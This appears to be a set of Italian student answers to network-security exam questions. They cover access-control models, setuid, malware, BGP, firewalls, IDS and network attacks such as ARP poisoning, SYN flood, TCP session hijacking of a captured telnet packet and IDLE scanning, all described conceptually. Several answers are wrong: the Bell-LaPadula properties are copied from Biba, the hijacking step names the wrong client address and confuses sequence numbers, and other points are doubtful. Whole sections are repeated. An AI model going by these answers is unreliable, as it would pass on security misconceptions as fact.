In scenari di encrypted threats, la deep packet inspection può mettersi in mezzo a una comunicazione criptata in quanto è possibile abilitare la possibilità di far verificare un traffico cryptato per poter capire se è presente un man in the middle che sta sfruttando un canale cifrato per attaccare una rete: la procedura consiste nell'inviare i pacchetti su un server in cloud che fa analisi e mi dice se la connessione è "pulita" o se sono presenti minacce.

La decisione su cosa fare poi spetta a me.


1. Politiche di sicurezza

a. Definire le caratteristiche fondamentali del modello Biba, descrivendo lo scopo e le leggi fondamentali, e comparandolo ad altri modelli.

Il modello Biba si concentra sull'integrità e associa dei livelli di integrità sia ai soggetti che agli oggetti per prevenire la modifica di questi ultimi da parte di soggetti non autorizzati. Le proprietà principali del modello Biba sono la simple integrity property (o no read-down) e la integrity star property (o no write-up) che indicano rispettivamente che un soggetto può leggere solo oggetti allo stesso livello di integrità o superiore e che un soggetto può modificare solo oggetti allo stesso livello di integrità o più basso.

Sono presenti altri modelli, come per esempio il Bell Lapadula, che però concentra il suo funzionamento sulla confidenzialità dei dati, fornendo, similmente a Biba dei livelli di confidenzialità sia agli oggetti che ai soggetti, proponendo le proprietà principali che sono definite simple security property che indicano rispettivamente che un soggetto può leggere solo oggetti allo stesso livello di integrità o superiore e che un soggetto può modificare solo oggetti allo stesso livello di integrità o più basso.

b. Si consideri la seguente figura che illustra le relazioni in un contesto militare:



Se si interpreta il flusso di informazioni come ordini militari (es. generali danno ordini ai sergenti) spiegare come le proprietà del modello Biba si possano ben adattare al contesto.

Il modello Biba si presta bene a uno schema di questo genere in quanto sono presenti le regole no read-down, quindi un soldato può leggere i comandi impartiti da un sergente e dal generale, e quella no write-up, perciò un soldato non può modificare gli ordini di un sergente, che a sua volta non potrà farlo con quelli impartiti da un generale.

2. Set-UID Privileged Programs

Ogni processo Unix è associato a un ID utente reale (RUID) e a un ID utente effettivo (EUID), spiegare brevemente il loro funzionamento e il loro utilizzo

Ogni processo, che viene eseguito da un utente, esegue istruzioni basandosi sui privilegi dell'utente che l'ha lanciato. Tuttavia, un processo può fare una fork dal processo padre e lanciare altri comandi, ereditando alcune informazioni e modificandone altre. Tra queste informazioni sono presenti il RUID, cioè l'utente che ha avviato il processo e il EUID, che determina le autorizzazioni per questo processo.

- *Quale di essi viene utilizzato dal sistema operativo per determinare se un processo ha il diritto di accedere a una risorsa o meno?*

Il sistema operativo verifica il EUID per determinare se un processo ha diritto ad accedere a una risorsa o meno.

- *Nella maggior parte delle versioni di Unix, la famiglia di funzioni setuid consente di impostare l'EUID di un processo sul suo RUID. Riesci a pensare a un motivo per farlo in un processo in esecuzione come root (EUID=0)?*

Quando si deve andare a modificare la password di un utente, si deve andare a modificare un file chiamato shadow: questo file è modificabile solo dall'utente root, perciò lanciando il comando passwd, il processo setta come ID quello di root, per permettere la modifica di questo file.

3. Malware

a. Elencare le differenze tra un virus e un worm, facendo riferimento ad esempi di malware noti in letteratura

Un virus è un codice malevolo che può replicarsi modificando altri file e programmi, in quanto dispone della proprietà di autoreplicazione. Solitamente i virus si diffondono sfruttando un vettore di infezione, come può essere ad esempio il settore di boot di un disco, andando a sostituire le istruzioni classiche con altre malevoli che vanno poi a lanciare altri comandi dell'attaccante. Un esempio di virus, può essere considerato il compression virus, che va a comprimere lo spazio occupato da un programma, per inserire una porzione di codice malevolo: così facendo la dimensione di un file è la stessa, andando a bypassare i controlli di un antivirus.

Un worm è un attacco simile a quello di un virus, con la differenza principale che è progettato per diffondersi a grande velocità e soprattutto si diffondono autonomamente, senza bisogno di un programma host come i virus. Un esempio di worm è quello della famiglia Nimda, che prese di mira i sistemi operativi Microsoft Windows.

b. Elencare le differenze tra un virus polimorfico e un virus metamorfico

Un virus polimorfico crea copie durante la replicazione che sono funzionalmente equivalenti ma hanno diverse forme, sfruttando anche encryption. Il funzionamento è scritto in modo diverso ma è equivalente.

Un virus metamorfico invece riscrive sé stesso completamente per ogni iterazione, usando tecniche di trasformazioni multiple, per rendere difficile la difesa e il rilevamento dello stesso.

c. Discutere se le seguenti tecniche sono meccanismi di rilevamento utili rispettivamente per i virus polimorfici e metamorfici:

i. Static pattern matching

Per virus polimorfici

ii. Pattern matching during emulation

Per virus metamorfici

iii. Suspicious behaviour detection

Per virus polimorfici (il comportamento è sempre uguale)

4. (*) Discutere BGP e i relativi problemi di sicurezza.

Il BGP è un protocollo che permette il routung tra due differenti autonomous system (cioè un gruppo di reti sotto il controllo di un certo internet service provider). Gli autonomous systems comunicano fra di loro e aggiornano le rispettive tabelle di routing per instradare il traffico fra loro.

Il metodo con cui inoltrano il traffico è basato, oltre alle tabelle di routing, anche sulla grandezza del campo rete di un certo indirizzo IP: a parità di indirizzo IP, si sceglie quello con il campo di rete più alto, cioè che ha i bit legati agli host più basso (es. tra 1.2.3.4/27 e 1.2.3.4/28, instraderà il traffico sul secondo).

Questo protocollo è suscettibile di attacchi legati a denial of service, ad attacchi legati a integrità o confidenzialità, dato che BGP non offre autenticazione, oppure a dirottamento dei pacchetti per sniffing: si può per esempio dirottare il traffico in porzioni di rete da cui non può più uscire, andando a far terminare il TTL di un pacchetto, oppure far passare il traffico da determinati nodi per poter controllare il contenuto dei vari pacchetti o modificarli a proprio piacimento.

Il fatto che BGP lavora con AS che spesso sono gestiti da ISP in concorrenza fra loro, rende difficile mettersi d'accordo per modificare il protocollo per aggiungere authentication e altri controlli, tuttavia si può verificare il TTL di un pacchetto per controllare che non abbia viaggiato troppo a lungo all'interno del web perché magari è stato dirottato.

5. (*) Discutere le caratteristiche e i problemi di sicurezza legati all'utilizzo delle reti wireless.

Le reti wireless si dividono principalmente in due tipologie: le reti di tipo infrastructure mode, a cui i client si connettono a un device dedicato chiamato Access Point, oppure le ad-hoc mode, in cui ogni client si connette agli altri (es. riunione in sala conferenze).

I problemi di sicurezza legati all'utilizzo di reti wireless sono simili a quelli di una rete cablata e vanno a coinvolgere la possibilità di perdita di riservatezza, integrità e disponibilità dei dati, in quanto può succedere di collegarsi a reti pubbliche, anche non volontariamente, che possono essere poco sicure o su cui ci può essere qualche attaccante in ascolto.

La comunicazione in broadcast del mezzo poi, rende più suscettibili a sniffing del traffico, così come anche banalmente lasciare un dispositivo collegato incustodito, a cui un attaccante può avere accesso e sfruttarlo per ottenere informazioni che non dovrebbe conoscere.

Inizialmente era stato introdotto WEP (Wireless Equivalent Privacy), che aggiungeva i primi meccanismi di sicurezza della connessione WIFI, che poi fu superato con l'introduzione di WPA (WIFI protected access) che andava a incorporare tutte le specifiche di sicurezza di WEP aggiungendo controlli di integrità, oltre che quelli di confidenzialità sui pacchetti WIFI in transito sulla LAN.

6. Firewall e NIDS

Descrivere le differenze tra stateless e statefull firewall fare degli esempi.

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Mantengono inoltre un log storico del traffico, con i dettagli quali indirizzi di origine e destinazione, numeri di porta, sequenze TCP e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico. Le policy su un firewall, unite al modulo di log inspection di un firewall utilizzato tendenzialmente in infrastrutture mediamente complesse fornisce questo genere di funzionalità in maniera

integrata, ma c'è bisogno di un tecnico esperto per configurarle, in quanto si possono causare diversi problemi al traffico sia interno che verso l'esterno, se si sbaglia a inserire policy.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.

Per definizione, il packet filter è di tipo stateless.

1. Attacchi

a. Descrivere il funzionamento di un attacco con ARP poisoning e possibili contromisure.

Il protocollo ARP si occupa di associare un indirizzo fisico (MAC Address) a uno logico (IP Address). Per farlo ogni nodo all'interno di una rete invia dei messaggi in broadcast per segnalare la sua presenza, così che gli altri possano andare a popolare e\o modificare una tabella interna chiamata ARP cache table.

Questo genere di messaggi però può essere attaccato tramite il cosiddetto ARP Poisoning: un attaccante può creare dei pacchetti spoofati, cioè modificati per fingersi qualcun altro, inviando numerose richieste ARP, andando quindi a saturare la cache table degli altri nodi con informazioni false o non valide.

In questo modo si va a creare un denial of service, in quanto i nodi, non conoscendo a quale client inviare i messaggi, inviano in broadcast, causando anche la possibilità di fare sniffing del traffico, se un client avesse la scheda di rete di tipo promiscuo.

Una mitigazione del ARP poisoning, consiste nell'inserire dei record statici nelle ARP table, così da mantenere le informazioni necessarie e non doverle aggiornare, ma non è di facile implementazione e il protocollo ARP nasce proprio per gestire reti che possono essere dinamiche.

2. Descrivere le problematiche di sicurezza relative al protocollo TCP/IP e le caratteristiche di IPSEC

Lo stack di protocolli TCP/IP si occupa del trasporto di dati tra una sorgente e una destinazione: IP è un protocollo layer 3 che invia pacchetti tra un IP src e un IP dst in modo best effort, cioè non garantisce controlli di affidabilità, mentre TCP è un protocollo layer 4 che invece introduce anche la garanzia che tutti i pacchetti arrivino a destinazione e che l'informazione non arrivata, venga ritrasmessa.

Questi protocolli non introducono sicurezza, in quanto erano nati semplicemente per funzionare al meglio agli albori di internet, quindi non è presente autenticazione, né integrità, se non mimina.

Questi protocolli sono suscettibili ad attacchi di spoofing: un attaccante può ingannare una vittima, creando pacchetti falsi con sorgente diversa per poter aprire una comunicazione three-way handshake (nel caso di TCP) e attaccare servizi esposti su determinate porte.

Nel caso di IP questo attacco viene principalmente utilizzato per causare denial of service, dirottando traffico in un black hole della rete, da cui non esce, oppure per fare sniffing.

Nel caso di TCP viene anche sfruttato il sequence number dei pacchetti (per ricezione in ordine e invio di pacchetti non arrivati) per mettersi in mezzo in una comunicazione, cioè attacco di man in the middle.

IPSEC viene introdotto per aggiungere authentication, integrity e confidenzialità a una comunicazione TCP/IP, in quanto vengono utilizzate chiavi per crittare il traffico (IKE), viene introdotta autenticazione end-to-end per mitigare lo spoofing (AH) e c'è un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli (ESP).

3. Discutere i problemi di sicurezza del protocollo DHCP.

Il protocollo DHCP viene utilizzato per fornire a un client un indirizzo IP dinamico, più altre informazioni quali ad esempio il DNS server.

Il protocollo si basa su messaggi inviati in broadcast sia dal client che ha bisogno di un indirizzo IP, sia dal DHCP server che risponderà a questa richiesta.

Proprio per la natura broadcast dei messaggi e per la mancanza di controlli di sicurezza, un client malevolo può attaccare la LAN fingendosi un DHCP server (rogue server) e rispondendo alle richieste dei client per dirottare il traffico su server malevoli, oppure per causare denial of service o per fare sniffing dei pacchetti.

Un altro tipo di attacco consiste nel creare pacchetti spoofati, cioè modificati dal client malevolo, per inviare numerose richieste DHCP al server che, non facendo controlli avanzati, semplicemente risponde a tutti fino a riempire il proprio pool di indirizzi IP dinamici: questo attacco è chiamato DHCP starvation e causa denial of service, in quanto eventuali client legittimi non riusciranno a ottenere un indirizzo IP dinamico, avendo perciò l'impossibilità di comunicare all'interno della rete.

4. Wireless

a. Discutere problematiche di sicurezza ed attacchi in reti wireless

Le reti wireless si dividono principalmente in due tipologie: le reti di tipo infrastructure mode, a cui i client si connettono a un device dedicato chiamato Access Point, oppure le ad-hoc mode, in cui ogni client si connette agli altri (es. riunione in sala conferenze).

I problemi di sicurezza legati all'utilizzo di reti wireless sono simili a quelli di una rete cablata e vanno a coinvolgere la possibilità di perdita di riservatezza, integrità e disponibilità dei dati, in quanto può succedere di collegarsi a reti pubbliche, anche non volontariamente, che possono essere poco sicure o su cui ci può essere qualche attaccante in ascolto.

La comunicazione in broadcast del mezzo poi, rende più suscettibili a sniffing del traffico, così come anche banalmente lasciare un dispositivo collegato incustodito, a cui un attaccante può avere accesso e sfruttarlo per ottenere informazioni che non dovrebbe conoscere.

Inizialmente era stato introdotto WEP (Wireless Equivalent Privacy), che aggiungeva i primi meccanismi di sicurezza della connessione WIFI, che poi fu superato con l'introduzione di WPA (WIFI protected access) che andava a incorporare tutte le specifiche di sicurezza di WEP aggiungendo controlli di integrità, oltre che quelli di confidenzialità sui pacchetti WIFI in transito sulla LAN.

5. Autenticazione

a. Discutere le problematiche della autenticazione su Web e in dettaglio uno schema challenge-response

L'autenticazione in generale, e in particolar modo quella web, consiste principalmente in un client che fa una richiesta e un server che fornisce una risposta.

Per fare in modo però che il server non invii informazioni a client malevoli, che possono attaccare tramite attacchi di spoofing, fingendosi un client legittimo (o anche fingendosi un server legittimo), oppure con replay attack, cioè invio di pacchetti già inviati da un client legittimo (tramite sniffing sulla rete), vengono introdotte misure di sicurezza più avanzate.

Client e server condividono informazioni segrete, che possono andare da una password a una chiave di crittografia (secret): un client che vuole accedere a un servizio web su un server, deve dimostrare di essere chi dichiara di essere. Il server presenta quindi al client una stringa (challenge) e il client, tramite il secret, può fornire la prova di identificazione richiesta e riesce ad accedere (response).

Questo schema fornisce segretezza, tramite appunto uso di password o chiavi, e anche freschezza, nella misura in cui la challenge viene modificata a ogni richiesta, così che non si possa sfruttare una risposta già fornita con un replay attack.

6. Firewall e NIDS

- **come funziona un proxy firewall?**

Un proxy firewall si occupa di gestire le richieste verso un determinato web server, con servizi pubblicati, provenienti dall'esterno di una rete, applicando un controllo sul traffico e impedendo una comunicazione diretta tra client e server.

Questo permette quindi di garantire anonimia al webserver, perché le connessioni reali e quelle apparenti non sono le stesse. Con il controllo del traffico poi, di cui si occupa il firewall, è possibile bloccare a monte determinati tentativi di connessioni da parte di indirizzi IP non legittimi, o semplicemente non inseriti in una determinata policy di accesso.

Oltre a ciò, possono essere applicate policy di load balancing, nei casi in cui le richieste verso più web server che forniscono il medesimo servizio siano numerose, per ridurre eventuale carico su un nodo dell'infrastruttura web server.

- **differenza tra IDS e IPS**

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e "imparano" dall'analisi statistica del funzionamento del sistema.

Un IPS (intrusion prevention system) invece è comunemente considerato l'accoppiata tra firewall e IDS, cioè si parla di una tecnologia, che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.

1. Politiche di sicurezza e malware

a. Dare una definizione di una politica di sicurezza,

Considerando la sicurezza come il raggiungere un obiettivo in presenza di un avversario, una politica di sicurezza è un insieme di regole che voglio che il mio sistema faccia rispettare.

La politica di sicurezza descrive quali scelte operare in risposta a un certo evento, mentre un meccanismo di sicurezza sono tutto ciò che, lato hardware e software, concorre a indicare cosa e come vada implementato per rispettare la politica di sicurezza.

b. Descrivere gli approcci DAC, MAC e RBAC, portando se possibile degli esempi

Gli approcci DAC, NAC e RBAC fanno parte delle politiche di controllo degli accessi e forniscono punti di vista diversi per cercare di ottenere un certo risultato.

DAC, o Discretionary Access Control, controlla l'accesso alle risorse in maniera discrezionale, nel senso che un'entità che ha privilegi su una risorsa, può conferirne di pari a un'altra. Un esempio può essere il controllo degli accessi a un filesystem Microsoft, in cui un utente che ha privilegi completi su una risorsa, può darne a un altro utente.

MAC, o Mandatory Access Control, invece, gestisce l'accesso alle risorse tramite etichette di sicurezza ed è di tipo mandatorio, perché gli utenti non possono modificare i loro privilegi, né fornirne ad altri utenti. Questo meccanismo viene utilizzato da SELinux, un modulo di sicurezza di Linux.

RBAC, o Role-Based Access Control, introduce i concetti di ruolo, vale a dire una funzione che può essere associata a uno o più utenti (e gli utenti possono avere più ruoli) e una sessione, cioè una mappatura tra utente e una parte dei ruoli assegnati. In base ai ruoli di un certo utente, posso fornire o meno accesso a determinate risorse.

c. Descrivere sommariamente il funzionamento di un worm e/o di un virus

Un virus è un codice malevolo che può replicarsi modificando altri file e programmi, in quanto dispone della proprietà di autoreplicazione. Solitamente i virus si diffondono sfruttando un vettore di infezione, come può essere ad esempio il settore di boot di un disco, andando a sostituire le istruzioni classiche con altre malevoli che vanno poi a lanciare altri comandi dell'attaccante. Un esempio di virus, può essere considerato il compression virus, che va a comprimere lo spazio occupato da un programma, per inserire una porzione di codice malevolo: così facendo la dimensione di un file è la stessa, andando a bypassare i controlli di un antivirus.

Un worm è un attacco simile a quello di un virus, con la differenza principale che è progettato per diffondersi a grande velocità e soprattutto si diffonde autonomamente, senza bisogno di un programma host come i virus. Un esempio di worm è quello della famiglia Nimda, che prese di mira i sistemi operativi Microsoft Windows.

d. Cosa è un virus polimorfo?

Un virus polimorfico crea copie durante la replicazione che sono funzionalmente equivalenti ma hanno diverse forme, sfruttando anche encryption. Il funzionamento è scritto in modo diverso ma è equivalente.

2. Set-UID Privileged Programs

a. Ogni processo Unix è associato con un real user ID (RUID) e un effective user ID (EUID). Spiegare la differenza fra RUID e EUID e l'utilizzo del bit setuid

Il Real User ID (RUID) determina l'utente che ha avviato il processo, mentre l'Effective User ID (EUID), determina le autorizzazioni per il processo.

Il set user ID (setuid) ha due funzioni principali: permette a un utente di eseguire un file o un processo con i privilegi dell'utente proprietario, oltre che ai suoi. Inoltre consente a programmi privilegiati di accedere a risorse generalmente non accessibili.

Questo può comportare problematiche su sistemi, se impostato in maniera non corretta, oltre che essere una vulnerabilità che può essere sfruttata per attacchi.

b. Commentare l'esecuzione di passwd dal seguente processo

bash		passwd	
pid	2297	pid	2297
euid	500	euid	0
ruid	500	ruid	500
suid	500	suid	0

Lanciando il comando passwd, si indica al sistema operativo di voler cambiare la propria password utente. Questa password è presente in un file chiamato shadow, che è modificabile solo dall'utente root.

Lanciando quindi il comando passwd, si va a indicare che il EUID è uguale a 0, cioè l'utente root, fornendo temporaneamente all'utente con RUID 500 di modificare la propria password.

3. TCP Attacks

a. Descrivere in cosa consiste un attacco SYN flood e discutere le contromisure

Il SYN flood è un attacco di tipo denial of service che va a colpire il protocollo TCP, sfruttando vulnerabilità legate alla negoziazione di una comunicazione tra client e server durante il three-way handshake.

Per farlo l'attaccante si basa sul fatto che il server ha una coda di connessioni in attesa, che va a riempire per ogni pacchetto SYN che riceve, così che possa gestirle tutte: l'attaccante quindi crea delle richieste SYN spoofate, fingendosi altre sorgenti e andando quindi a saturare il cosiddetto Transmission control block (TCB) con richieste false, impedendo quindi di stabilire connessioni legittime.

Esistono alcune contromisure che vanno a mitigare questo attacco: prima di tutto si va a ampliare la memoria del TCB per poter ricevere più richieste. Inoltre si possono ridurre i timer prima che una richiesta SYN venga cancellata dalla memoria, oppure si possono utilizzare i cookie per le sessioni SYN.

b. In cosa consiste un session hijacking?

Un session hijacking è un attacco di man in the middle che va a colpire il protocollo TCP durante la comunicazione tra client e server.

Poiché il protocollo TCP non dispone di misure di sicurezza, un client malevolo può riuscire a recuperare il sequence number utilizzato per l'invio e la ricezione di pacchetti e mettersi in mezzo nella comunicazione con il server, sfruttando pacchetti spoofati, spacciandosi per il client legittimo.

c. Si supponga di aver intercettato il seguente pacchetto, cosa dovrebbe fare un attaccante per portare a termine un tentativo di hijacking?

```
> Frame 482: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
> Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
> Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
> Transmission Control Protocol, Src Port: 44425 (44425), Dst Port: telnet (23), Seq: 691070837, Ack: 3545452504, Len: 2
    Source port: 44425 (44425)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 691070837
    [Next sequence number: 691070839]
    Acknowledgement number: 3545452504
    Header length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

L'attaccante dovrebbe creare un pacchetto spoofato in cui si finge il client con indirizzo IP 10.0.2.17 e inviarlo al server indicando come Acknowledgment number il Next sequence number ricevuto e come Sequence Number l'acknowledgement numero incrementato.

4. (*) Servizio DHCP

Discutere problematiche di sicurezza nel servizio DHCP

Il protocollo DHCP viene utilizzato per fornire a un client un indirizzo IP dinamico, più altre informazioni quali ad esempio il DNS server.

Il protocollo si basa su messaggi inviati in broadcast sia dal client che ha bisogno di un indirizzo IP, sia dal DHCP server che risponderà a questa richiesta.

Proprio per la natura broadcast dei messaggi e per la mancanza di controlli di sicurezza, un client malevolo può attaccare la LAN fingendosi un DHCP server (rogue server) e rispondendo alle richieste dei client per dirottare il traffico su server malevoli, oppure per causare denial of service o per fare sniffing dei pacchetti.

Un altro tipo di attacco consiste nel creare pacchetti spoofati, cioè modificati dal client malevolo, per inviare numerose richieste DHCP al server che, non facendo controlli avanzati, semplicemente risponde a tutti fino a riempire il proprio pool di indirizzi IP dinamici: questo attacco è chiamato DHCP starvation e causa denial of service, in quanto eventuali client legittimi non riusciranno a ottenere un indirizzo IP dinamico, avendo perciò l'impossibilità di comunicare all'interno della rete.

5. (*) Autenticazione

Descrivere le problematiche dell'autenticazione nei framework di Single Sign On

Il meccanismo di Single Sign On viene utilizzato per eseguire l'accesso di un utente a un client e, una volta fornito questo accesso, può accedere ad altri servizi in quanto ha già fornito una prova della sua identità al sistema.

Un attaccante può intervenire in due modi principali: forzando la vittima a cliccare su un link che sembra la classica pagina di accesso, dirottandola su un sito malevolo per recuperare le credenziali, oppure non c'è interazione con la vittima e l'attaccante prova ad accedere utilizzando una certa identità.

6. Firewall e NIDS

a. Cosa si intende per stateful firewall? Che differenza esiste con un firewall stateless?

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Del traffico mantengono un log storico, con i dettagli relativi (indirizzi di origine e destinazione, numeri di porta, sequenze TCP, ecc.) e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.

Per definizione, il packet filter è di tipo stateless.

b. Cosa si intende per IDS? Dove andrebbe posizionato in una rete che avesse due accessi a internet?

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e "imparano" dall'analisi statistica del funzionamento del sistema.

Supponendo che i due accessi a internet siano tramite due diversi firewall, le sonde di un IDS andrebbero posizionate, oltre a prima del firewall, sugli host in DMZ e sulla LAN, anche oltre i due firewall, esposto su internet: in questo caso si parla di NIDS (network intrusion detection system), ma è molto utile in questa posizione per prevenire eventuali falsi positivi all'interno della rete, perché si andrebbe a fare un confronto con ciò che effettivamente arrivava dall'esterno o verso l'esterno, con quello che le sonde interne hanno rilevato.

1. Attacchi

a. Descrivere in cosa consiste IP spoofing, e in dettaglio attacchi che fanno uso di tale tecnica.

Un IP spoofing consiste nella creazione, da parte di un attaccante, di un pacchetto IP con informazioni modificate per nascondere la propria identità o per fingersi un client legittimo. Questo tipo di tecnica viene utilizzata per attacchi di denial of service, in cui posso inviare diverse richieste a un server per causarne down, oppure con attacchi di man in the middle, in cui posso fingermi un server e dirottare le richieste di un client verso un'infrastruttura malevola.

Esempi di attacchi in cui vengono utilizzate tecniche di IP spoofing sono gli amplification attack, che consistono nell'inviare richieste spoofate a server per far ricevere a un client legittimo molto più traffico di quanto ne potrebbe ricevere, oppure i reflection attacks, in cui l'attaccante utilizza, tramite spoofing, un terzo client fingendosi esso per rendere difficile risalire alla fonte dell'attacco.

2. Scanning

a. Descrivere in dettaglio la tecnica di IDLE scan illustrando con un esempio le risposte in caso di porta chiusa, aperta o filtrata

Nel IDLE SCAN abbiamo un attaccante, una vittima e uno zombie, vale a dire un terzo attore che verrà sfruttato dall'attaccante per colpire la vittima indirettamente e capire se una determinata porta è aperta, oppure no, utilizzando pacchetti TCP.

L'attaccante manda un pacchetto TCP di tipo SYN\ACK allo zombie. Quest'ultimo non si aspetta questo messaggio, perciò risponde con un pacchetto RST e un IPID, vale a dire l'identificativo del frame (es. 12345).

L'attaccante invia un pacchetto SYN (con la porta da scansionare) spoofato, utilizzando come mittente l'indirizzo IP dello zombie, alla vittima: in questo caso, se la porta è in ascolto, la vittima risponderà allo zombie con un pacchetto SYN\ACK e un IPID incrementato (es. 12346), a cui lo zombie risponde con un pacchetto RST, in quanto non si aspetta questo genere di comunicazione.

Infine l'attaccante invia un altro pacchetto di SYN\ACK allo zombie, che gli risponde con un RST e un IPID incrementato (es. 12347): confrontando i valori di IPID, l'attaccante capisce che la porta è aperta.

Se invece la porta fosse chiusa o filtrata, il valore di IPID sarebbe stato incrementato una sola volta, in quanto l'attaccante risponderebbe rispettivamente con un RST o non risponderebbe affatto al pacchetto spoofato inviato dall'attaccante, fingendosi lo zombie. Con il secondo SYN\ACK allo zombie, ci sarebbe quindi solo questo incremento di IPID.

3. Descrivere le problematiche di sicurezza relative al protocollo BGP

Il BGP è un protocollo che permette il routing tra due differenti autonomous system (cioè un gruppo di reti sotto il controllo di un certo internet service provider). Gli autonomous systems comunicano fra di loro e aggiornano le rispettive tabelle di routing per instradare il traffico fra loro.

Il metodo con cui inoltrano il traffico è basato, oltre alle tabelle di routing, anche sulla grandezza del campo rete di un certo indirizzo IP: a parità di indirizzo IP, si sceglie quello con il campo di rete più alto, cioè che ha i bit legati agli host più basso (es. tra 1.2.3.4/27 e 1.2.3.4/28, instraderà il traffico sul secondo).

Questo protocollo è suscettibile di attacchi legati a denial of service, ad attacchi legati a integrità o confidenzialità, dato che BGP non offre autenticazione, oppure a dirottamento dei pacchetti per sniffing: si può per esempio dirottare il traffico in porzioni di rete da cui non può più uscire, andando a far terminare il TTL di un pacchetto, oppure far passare il traffico da determinati nodi per poter controllare il contenuto dei vari pacchetti o modificarli a proprio piacimento.

Il fatto che BGP lavora con AS che spesso sono gestiti da ISP in concorrenza fra loro, rende difficile mettersi d'accordo per modificare il protocollo per aggiungere authentication e altri controlli, tuttavia si può verificare il TTL di un pacchetto per controllare che non abbia viaggiato troppo a lungo all'interno del web perché magari è stato dirottato.

4. Discutere le versioni sicure dei protocolli TCP/IP

IPSEC è una suite di protocolli introdotta per aggiungere authentication, integrity e confidentiality a una comunicazione TCP/IP.

IPSEC può lavorare in due modalità: tunnel mode, in cui il contenuto di un pacchetto IP viene cifrato e incapsulato in un altro pacchetto IP, e transport mode, in cui viene aggiunto un header al pacchetto IP originale, cifrando poi il tutto.

Le principali caratteristiche di IPSEC sono IKE (Internet Key Exchange), utilizzato per lo scambio di chiavi per crittare il traffico, AH (authentication header) un protocollo per l'autenticazione end-to-end per mitigare lo spoofing e ESP (encapsulating security payload) che introduce un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli.

Secure Sockets Layer (SSL) e Transport Layer Security (TLS) sono lo stesso tipo di protocolli con algoritmi crittografici diversi. De facto standard per la sicurezza di Internet.

L'obiettivo principale del protocollo TLS è quello di fornire privacy e integrità dei dati tra due applicazioni che comunicano. Comunicazioni end-to-end sicure in presenza di un attaccante che non può vedere i dati scambiati.

5. Descrivere le caratteristiche ed i vantaggi di usare una VPN

VPN è l'acronimo di Virtual Private Network e si tratta di una rete privata che permette di mettere in comunicazione reti (o utenti) separate, aprendo dei canali di comunicazione sicuri su internet, senza quindi dover utilizzare reti dedicate.

Esistono tre tipologie di VPN:

- Trusted: utilizzo un provider che mi crea un circuito sicuro, garantendo integrità, per attivare la mia VPN. Ho la certezza, derivata dal trust con il provider, che i dati arriveranno a destinazione senza essere modificati.
- Secure: sono reti VPN che utilizzano la cifratura dei dati per impedire attacchi di sniffing da parte di client malevoli. Questi dati passano su internet, ma possono essere decifrati solo dal destinatario.
- Hybrid: un mix tra trusted e secure VPN

Una VPN può essere utilizzata per mettere in comunicazione due sedi della stessa azienda, creando per esempio una VPN site-to-site, in cui si crea un tunnel sicuro tra i due firewall delle sedi (Intranet VPN), oppure facendo collegare un utente tramite il proprio client alla rete aziendale, passando per internet (Extranet VPN).

6. Firewall e NIDS

a. Cosa è e come funziona un Proxy Firewall.

Un proxy firewall si occupa di gestire le richieste verso un determinato web server, con servizi pubblicati, provenienti dall'esterno di una rete, applicando un controllo sul traffico e impedendo una comunicazione diretta tra client e server.

Questo permette quindi di garantire anonimia al webserver, perché le connessioni reali e quelle apparenti non sono le stesse. Con il controllo del traffico poi, di cui si occupa il firewall, è possibile bloccare a monte determinati tentativi di connessioni da parte di indirizzi IP non legittimi, o semplicemente non inseriti in una determinata policy di accesso.

